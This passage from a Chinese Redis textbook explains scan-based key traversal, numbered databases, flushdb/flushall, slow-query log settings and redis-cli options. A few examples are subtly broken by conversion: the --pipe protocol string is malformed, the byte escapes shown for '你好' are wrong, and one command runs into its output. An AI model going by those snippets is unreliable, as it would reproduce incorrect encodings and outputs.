


图2-29 hashtable示意图

那么每次执行scan，可以想象成只扫描一个字典中的一部分键，直到将字典中的所有键遍历完毕。scan的使用方法如下：

```
scan cursor [match pattern] [count number]
```

·cursor是必需参数，实际上cursor是一个游标，第一次遍历从0开始，每次scan遍历完都会返回当前游标的值，直到游标值为0，表示遍历结束。

·match pattern是可选参数，它的作用的是做模式的匹配，这点和keys的模式匹配很像。

·count number是可选参数，它的作用是表明每次要遍历的键个数，默认值是10，此参数可以适当增大。

现有一个Redis有26个键（英文26个字母），现在要遍历所有的键，使用scan命令效果的操作如下。第一次执行scan0，返回结果分为两个部分：第一个部分6就是下次scan需要的cursor，第二个部分是10个键：

```
127.0.0.1:6379> scan 0
1) "6"
2) 1) "w"
   2) "i"
   3) "e"
   4) "x"
   5) "j"
   6) "q"
   7) "y"
   8) "u"
   9) "b"
  10) "o"
```

使用新的cursor="6"，执行scan6：

```
127.0.0.1:6379> scan 6
1) "11"
2) 1) "h"
   2) "n"
   3) "m"
   4) "t"
   5) "c"
   6) "d"
   7) "g"
   8) "p"
   9) "z"
  10) "a"
```

这次得到的cursor="11"，继续执行scan11得到结果cursor变为0，说明所有的键已经被遍历过了：

```
127.0.0.1:6379> scan 11
1) "0"
2) 1) "s"
   2) "f"
   3) "r"
   4) "v"
   5) "k"
   6) "l"
```

除了scan以外，Redis提供了面向哈希类型、集合类型、有序集合的扫描遍历命令，解决诸如hgetall、smembers、zrange可能产生的阻塞问题，对应的命令分别是hscan、sscan、zscan，它们的用法和scan基本类似，下面以sscan为例进行说明，当前集合有两种类型的元素，例如分别以old: user 和new: user开头，先需要将old: user开头的元素全部删除，可以参考如下伪代码：

```
String key = "myset";
// 定义pattern
String pattern = "old:user*";
// 游标每次从0开始
String cursor = "0";
while (true) {
    // 获取扫描结果
    ScanResult scanResult = redis.sscan(key, cursor, pattern);
    List elements = scanResult.getResult();
    if (elements != null && elements.size() > 0) {
        // 批量删除
        redis.srem(key, elements);
    }
    // 获取新的游标
    cursor = scanResult.getStringCursor();
    // 如果游标为0表示遍历结束
    if ("0".equals(cursor)) {
        break;
    }
}
```

渐进式遍历可以有效的解决keys命令可能产生的阻塞问题，但是scan并非完美无瑕，如果在scan的过程中如果有键的变化（增加、删除、修改），

那么遍历效果可能会碰到如下问题：新增的键可能没有遍历到，遍历出了重复的键等情况，也就是说scan并不能保证完整的遍历出来所有的键，这些是我们在开发时需要考虑的。

2.7.3 数据库管理

Redis提供了几个面向Redis数据库的操作，它们分别是dbsize、select、flushdb/flushall命令，本节将通过具体的使用场景介绍这些命令。

1. 切换数据库

```
select dbIndex
```

许多关系型数据库，例如MySQL支持在一个实例下有多个数据库存在的，但是与关系型数据库用字符来区分不同数据库名不同，Redis只是用数字作为多个数据库的实现。Redis默认配置中是有16个数据库：

```
databases 16
```

假设databases=16，select0操作将切换到第一个数据库，select15选择最后一个数据库，但是0号数据库和15号数据库之间的数据没有任何关联，甚至可以存在相同的键：

```
127.0.0.1:6379> set hello world      #默认进到0号数据库
OK
127.0.0.1:6379> get hello
"world"
127.0.0.1:6379> select 15            #切换到15号数据库
OK
127.0.0.1:6379[15]> get hello
(nil)                                #因为15号数据库和0号数据库是隔离的，所以get hello为空
```

图2-30更加生动地表现出上述操作过程。同时可以看到，当使用redis-cli-h{ip}-p{port}连接Redis时，默认使用的就是0号数据库，当选择其他数据库时，会有[index]的前缀标识，其中index就是数据库的索引下标。




图2-30 使用select命令切换数据库

那么能不能像使用测试数据库和正式数据库一样，把正式的数据放在0号数据库，测试的数据放在1号数据库，那么两者在数据上就不会彼此受影响了。事实真有那么好吗？

Redis3.0中已经逐渐弱化这个功能，例如Redis的分布式实现Redis Cluster只允许使用0号数据库，只不过为了向下兼容老版本的数据库功能，该功能没有完全废弃掉，下面分析一下为什么要废弃掉这个“优秀”的功能呢？总结起来有三点：

- Redis是单线程的。如果使用多个数据库，那么这些数据库仍然是使用一个CPU，彼此之间还是会受到影响的。

·多数据库的使用方式，会让调试和运维不同业务的数据库变的困难，假如有一个慢查询存在，依然会影响其他数据库，这样会使得别的业务定位问题非常的困难。

·部分Redis的客户端根本就不支持这种方式。即使支持，在开发的时候来回切换数字形式的数据库，很容易弄乱。

笔者建议如果要使用多个数据库功能，完全可以在一台机器上部署多个Redis实例，彼此用端口来做区分，因为现代计算机或者服务器通常是有多个CPU的。这样既保证了业务之间不会受到影响，又合理地使用了CPU资源。

2.flushdb/flushall

flushdb/flushall命令用于清除数据库，两者的区别的是flushdb只清除当前数据库， flushall会清除所有数据库。

例如当前0号数据库有四个键值对、1号数据库有三个键值对：

```
127.0.0.1:6379> dbsize
(integer) 4
127.0.0.1:6379> select 1
OK
127.0.0.1:6379[1]> dbsize
(integer) 3
```

如果在0号数据库执行flushdb，1号数据库的数据依然还在：

```
127.0.0.1:6379> flushdb
OK
127.0.0.1:6379> dbsize
(integer) 0
127.0.0.1:6379> select 1
OK
127.0.0.1:6379[1]> dbsize
(integer) 3
```

在任意数据库执行flushall会将所有数据库清除：

```
127.0.0.1:6379> flushall
OK
127.0.0.1:6379> dbsize
(integer) 0
127.0.0.1:6379> select 1
OK
127.0.0.1:6379[1]> dbsize
(integer) 0
```

flushdb/flushall命令可以非常方便的清理数据，但是也带来两个问题：

- flushdb/flushall命令会将所有数据清除，一旦误操作后果不堪设想，第12章会介绍rename-command配置规避这个问题，以及如何在误操作后快速恢复数据。
- 如果当前数据库键值数量比较多， flushdb/flushall存在阻塞Redis的可能性。

所以在使用flushdb/flushall一定要小心谨慎。

2.8 本章重点回顾

- 1) Redis提供5种数据结构，每种数据结构都有多种内部编码实现。
- 2) 纯内存存储、IO多路复用技术、单线程架构是造就Redis高性能的三个因素。
- 3) 由于Redis的单线程架构，所以需要每个命令能被快速执行完，否则会存在阻塞Redis的可能，理解Redis单线程命令处理机制是开发和运维Redis的核心之一。
- 4) 批量操作（例如mget、mset、hmset等）能够有效提高命令执行的效率，但要注意每次批量操作的个数和字节数。
- 5) 了解每个命令的时间复杂度在开发中至关重要，例如在使用keys、hgetall、smembers、zrange等时间复杂度较高的命令时，需要考虑数据规模对于Redis的影响。
- 6) persist命令可以删除任意类型键的过期时间，但是set命令也会删除字符串类型键的过期时间，这在开发时容易被忽视。
- 7) move、dump+restore、migrate是Redis发展过程中三种迁移键的方式，其中move命令基本废弃，migrate命令用原子性的方式实现了dump+restore，并且支持批量操作，是Redis Cluster实现水平扩容的重要工具。
- 8) scan命令可以解决keys命令可能带来的阻塞问题，同时Redis还提供

了hscan、sscan、zscan渐进式地遍历hash、set、zset。

第3章 小功能大用处

Redis提供的5种数据结构已经足够强大，但除此之外，Redis还提供了诸如慢查询分析、功能强大的Redis Shell、Pipeline、事务与Lua脚本、Bitmaps、HyperLogLog、发布订阅、GEO等附加功能，这些功能可以在某些场景发挥重要的作用，本章将介绍如下内容：

- 慢查询分析**：通过慢查询分析，找到有问题的命令进行优化。
- Redis Shell**：功能强大的Redis Shell会有意想不到的实用功能。
- Pipeline**：通过Pipeline（管道或者流水线）机制有效提高客户端性能。
- 事务与Lua**：制作自己的专属原子命令。
- Bitmaps**：通过在字符串数据结构上使用位操作，有效节省内存，为开发提供新的思路。
- HyperLogLog**：一种基于概率的新算法，难以想象地节省内存空间。
- 发布订阅**：基于发布订阅模式的消息通信机制。
- GEO**：Redis3.2提供了基于地理位置信息的功能。

3.1 慢查询分析

许多存储系统（例如MySQL）提供慢查询日志帮助开发和运维人员定位系统存在的慢操作。所谓慢查询日志就是系统在命令执行前后计算每条命令的执行时间，当超过预设阀值，就将这条命令的相关信息（例如：发生时间，耗时，命令的详细信息）记录下来，Redis也提供了类似的功能。

如图3-1所示，Redis客户端执行一条命令分为如下4个部分：




图3-1 一条客户端命令的生命周期

1) 发送命令

2) 命令排队

3) 命令执行

4) 返回结果

需要注意，慢查询只统计步骤3) 的时间，所以没有慢查询并不代表客户端没有超时问题。

3.1.1 慢查询的两个配置参数

对于慢查询功能，需要明确两件事：

- 预设阀值怎么设置？

- 慢查询记录存放在哪？

Redis提供了slowlog-log-slower-than和slowlog-max-len配置来解决这两个问题。从字面意思就可以看出，slowlog-log-slower-than就是那个预设阀值，它的单位是微秒（1秒=1000毫秒=1000000微秒），默认值是10000，假如执行了一条“很慢”的命令（例如keys*），如果它的执行时间超过了10000微秒，那么它将被记录在慢查询日志中。



运维提示

如果slowlog-log-slower-than=0会记录所有的命令，slowlog-log-slower-than<0对于任何命令都不会进行记录。

从字面意思看，slowlog-max-len只是说明了慢查询日志最多存储多少条，并没有说明存放在哪里？实际上Redis使用了一个列表来存储慢查询日志，slowlog-max-len就是列表的最大长度。一个新的命令满足慢查询条件时被插入到这个列表中，当慢查询日志列表已处于其最大长度时，最早插入的一个命令将从列表中移出，例如slowlog-max-len设置为5，当有第6条慢查询插入的话，那么队头的第一条数据就出列，第6条慢查询就会入列。

在Redis中有两种修改配置的方法，一种是修改配置文件，另一种是使

用config set命令动态修改。例如下面使用config set命令将slowlog-log-slower-than设置为20000微秒，slowlog-max-len设置为1000：

```
config set slowlog-log-slower-than 20000
config set slowlog-max-len 1000
config rewrite
```

如果要Redis将配置持久化到本地配置文件，需要执行config rewrite命令，如图3-2所示。




图3-2 config rewrite命令重写配置文件

虽然慢查询日志是存放在Redis内存列表中的，但是Redis并没有暴露这个列表的键，而是通过一组命令来实现对慢查询日志的访问和管理。下面介绍这几个命令。

(1) 获取慢查询日志

```
slowlog get [n]
```

下面操作返回当前Redis的慢查询，参数n可以指定条数：

```
127.0.0.1:6379> slowlog get
1) 1) (integer) 666
```

```
2) (integer) 1456786500
3) (integer) 11615
4) 1) "BGREWRITEAOF"
2) 1) (integer) 665
2) (integer) 1456718400
3) (integer) 12006
4) 1) "SETEX"
2) "video_info_200"
3) "300"
4) "2"
...

```

可以看到每个慢查询日志有4个属性组成，分别是慢查询日志的标识id、发生时间戳、命令耗时、执行命令和参数，慢查询列表如图3-3所示。




图3-3 慢查询日志数据结构

(2) 获取慢查询日志列表当前的长度

```
slowlog len
```

例如，当前Redis中有45条慢查询：

```
127.0.0.1:6379> slowlog len
(integer) 45
```

(3) 慢查询日志重置

```
slowlog reset
```

实际是对列表做清理操作，例如：

```
127.0.0.1:6379> slowlog len
(integer) 45
127.0.0.1:6379> slowlog reset
OK
127.0.0.1:6379> slowlog len
(integer) 0
```

3.1.2 最佳实践

慢查询功能可以有效地帮助我们找到Redis可能存在的瓶颈，但在实际使用过程中要注意以下几点：

- slowlog-max-len配置建议：线上建议调大慢查询列表，记录慢查询时Redis会对长命令做截断操作，并不会占用大量内存。增大慢查询列表可以减缓慢查询被剔除的可能，例如线上可设置为1000以上。

- slowlog-log-slower-than配置建议：默认值超过10毫秒判定为慢查询，需要根据Redis并发量调整该值。由于Redis采用单线程响应命令，对于高流量的场景，如果命令执行时间在1毫秒以上，那么Redis最多可支撑OPS不到1000。因此对于高OPS场景的Redis建议设置为1毫秒。

- 慢查询只记录命令执行时间，并不包括命令排队和网络传输时间。因此客户端执行命令的时间会大于命令实际执行时间。因为命令执行排队机制，慢查询会导致其他命令级联阻塞，因此当客户端出现请求超时，需要检查该时间点是否有对应的慢查询，从而分析出是否为慢查询导致的命令级联阻塞。

- 由于慢查询日志是一个先进先出的队列，也就是说如果慢查询比较多的情况下，可能会丢失部分慢查询命令，为了防止这种情况发生，可以定期执行slow get命令将慢查询日志持久化到其他存储中（例如MySQL），然后可以制作可视化界面进行查询，第13章介绍的Redis私有云CacheCloud提供了这样的功能，好的工具可以让问题排查事半功倍。

3.2 Redis Shell

Redis提供了redis-cli、redis-server、redis-benchmark等Shell工具。它们虽然比较简单，但是麻雀虽小五脏俱全，有时可以很巧妙地解决一些问题。

3.2.1 redis-cli详解

第1章曾介绍过redis-cli，包括-h、-p参数，但是除了这些参数，还有很多有用的参数，要了解redis-cli的全部参数，可以执行redis-cli-help命令来进行查看，下面将对一些重要参数的含义以及使用场景进行说明。

1.-r

-r (repeat) 选项代表将命令执行多次，例如下面操作将会执行三次ping命令：

```
redis-cli -r 3 ping
PONG
PONG
PONG
```

2.-i

-i (interval) 选项代表每隔几秒执行一次命令，但是-i选项必须和-r选项一起使用，下面的操作会每隔1秒执行一次ping命令，一共执行5次：

```
$ redis-cli -r 5 -i 1 ping
PONG
PONG
PONG
PONG
PONG
```

注意-i的单位是秒，不支持毫秒为单位，但是如果想以每隔10毫秒执行一次，可以用-i0.01，例如：

```
$ redis-cli -r 5 -i 0.01 ping
PONG
PONG
```

```
PONG  
PONG  
PONG
```

例如下面的操作利用-r和-i选项，每隔1秒输出内存的使用量，一共输出100次：

```
redis-cli -r 100 -i 1 info | grep used_memory_human  
used_memory_human:2.95G  
used_memory_human:2.95G  
.....  
used_memory_human:2.94G
```

3.-x

-x选项代表从标准输入（stdin）读取数据作为redis-cli的最后一个参数，例如下面的操作会将字符串world作为set hello的值：

```
$ echo "world" | redis-cli -x set hello  
OK
```

4.-c

-c（cluster）选项是连接Redis Cluster节点时需要使用的，-c选项可以防止moved和ask异常，有关Redis Cluster将在第10章介绍。

5.-a

如果Redis配置了密码，可以用-a（auth）选项，有了这个选项就不需要手动输入auth命令。

6.--scan和--pattern

--scan选项和--pattern选项用于扫描指定模式的键，相当于使用scan命

令。

7.--slave

--slave选项是把当前客户端模拟成当前Redis节点的从节点，可以用来获取当前Redis节点的更新操作，有关于Redis复制将在第6章进行详细介绍。合理的利用这个选项可以记录当前连接Redis节点的一些更新操作，这些更新操作很可能是实际开发业务时需要的数据。

下面开启第一个客户端，使用--slave选项，看到同步已完成：

```
$ redis-cli --slave
SYNC with master, discarding 72 bytes of bulk transfer...
SYNC done. Logging commands from master.
```

再开启另一个客户端做一些更新操作：

```
redis-cli
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> set a b
OK
127.0.0.1:6379> incr count
1
127.0.0.1:6379> get hello
"world"
```

第一个客户端会收到Redis节点的更新操作：

```
redis-cli --slave
SYNC with master, discarding 72 bytes of bulk transfer...
SYNC done. Logging commands from master.
"PING"
"PING"
"PING"
"PING"
"PING"
"SELECT", "0"
"set", "hello", "world"
"set", "a", "b"
"PING"
"incr", "count"
```



注意

PING命令是由于主从复制产生的，第6章会对主从复制进行介绍。

8.--rdb

--rdb选项会请求Redis实例生成并发送RDB持久化文件，保存在本地。可使用它做持久化文件的定期备份。有关Redis持久化将在第5章进行详细介绍。

9.--pipe

--pipe选项用于将命令封装成Redis通信协议定义的数据格式，批量发送给Redis执行，有关Redis通信协议将在第4章进行详细介绍，例如下面操作同时执行了set hello world和incr counter两条命令：

```
echo -en '*3\r\n$3\r\nSET\r\n$5\r\nhello\r\n$5\r\nworld\r\n$2\r\n$4\r\nincr\r\n$7\r\nncounter\r\n' | redis-cli --pipe
```

10.--bigkeys

--bigkeys选项使用scan命令对Redis的键进行采样，从中找到内存占用比较大的键值，这些键可能是系统的瓶颈。

11.--eval

--eval选项用于执行指定Lua脚本，有关Lua脚本的使用将在3.4节介绍。

12.--latency

latency有三个选项，分别是--latency、--latency-history、--latency-dist。它们都可以检测网络延迟，对于Redis的开发和运维非常有帮助。

(1) --latency

该选项可以测试客户端到目标Redis的网络延迟，例如当前拓扑结构如图3-4所示。客户端B和Redis在机房B，客户端A在机房A，机房A和机房B是跨地区的。




图3-4 客户端与服务端同机房和跨机房

客户端B:

```
redis-cli -h {machineB} --latency
min: 0, max: 1, avg: 0.07 (4211 samples)
```

客户端A:

```
redis-cli -h {machineB} --latency
min: 0, max: 2, avg: 1.04 (2096 samples)
```

可以看到客户端A由于距离Redis比较远，平均网络延迟会稍微高一些。

(2) --latency-history

--latency的执行结果只有一条，如果想以分时段的形式了解延迟信息，可以使用--latency-history选项：

```
redis-cli -h 10.10.xx.xx --latency-history
min: 0, max: 1, avg: 0.28 (1330 samples) -- 15.01 seconds range...
min: 0, max: 1, avg: 0.05 (1364 samples) -- 15.01 seconds range
```

可以看到延时信息每15秒输出一次，可以通过-i参数控制间隔时间。

(3) --latency-dist

该选项会使用统计图表的形式从控制台输出延迟统计信息。

13.--stat

--stat选项可以实时获取Redis的重要统计信息，虽然info命令中的统计信息更全，但是能实时看到一些增量的数据（例如requests）对于Redis的运维还是有一定帮助的，如下所示：

```
redis-cli --stat
----- data ----- load ----- - child -
keys      mem     clients blocked requests           connections
2451959   3.43G    1162      0    7426132839 (+0)    1337356
2451958   3.42G    1162      0    7426133645 (+806)   1337356 ...
2452182   3.43G    1161      0    7426150275 (+1303)   1337356
```

14.--raw和--no-raw

--no-raw选项是要求命令的返回结果必须是原始的格式，--raw恰恰相

反，返回格式化后的结果。

在Redis中设置一个中文的value:

```
$redis-cli set hello "你好"  
OK
```

如果正常执行get或者使用--no-raw选项，那么返回的结果是二进制格式：

```
$redis-cli get hello  
"\xe4\xbd\xae\x00\xe5\xad\xbd"  
$redis-cli --no-raw get hello  
"\xe4\xbd\xae\x00\xe5\xad\xbd"
```

如果使用了--raw选项，将会返回中文：

```
$redis-cli --raw get hello你好
```

3.2.2 redis-server详解

redis-server除了启动Redis外，还有一个--test-memory选项。redis-server--test-memory可以用来检测当前操作系统能否稳定地分配指定容量的内存给Redis，通过这种检测可以有效避免因为内存问题造成Redis崩溃，例如下面操作检测当前操作系统能否提供1G的内存给Redis：

```
redis-server --test-memory 1024
```

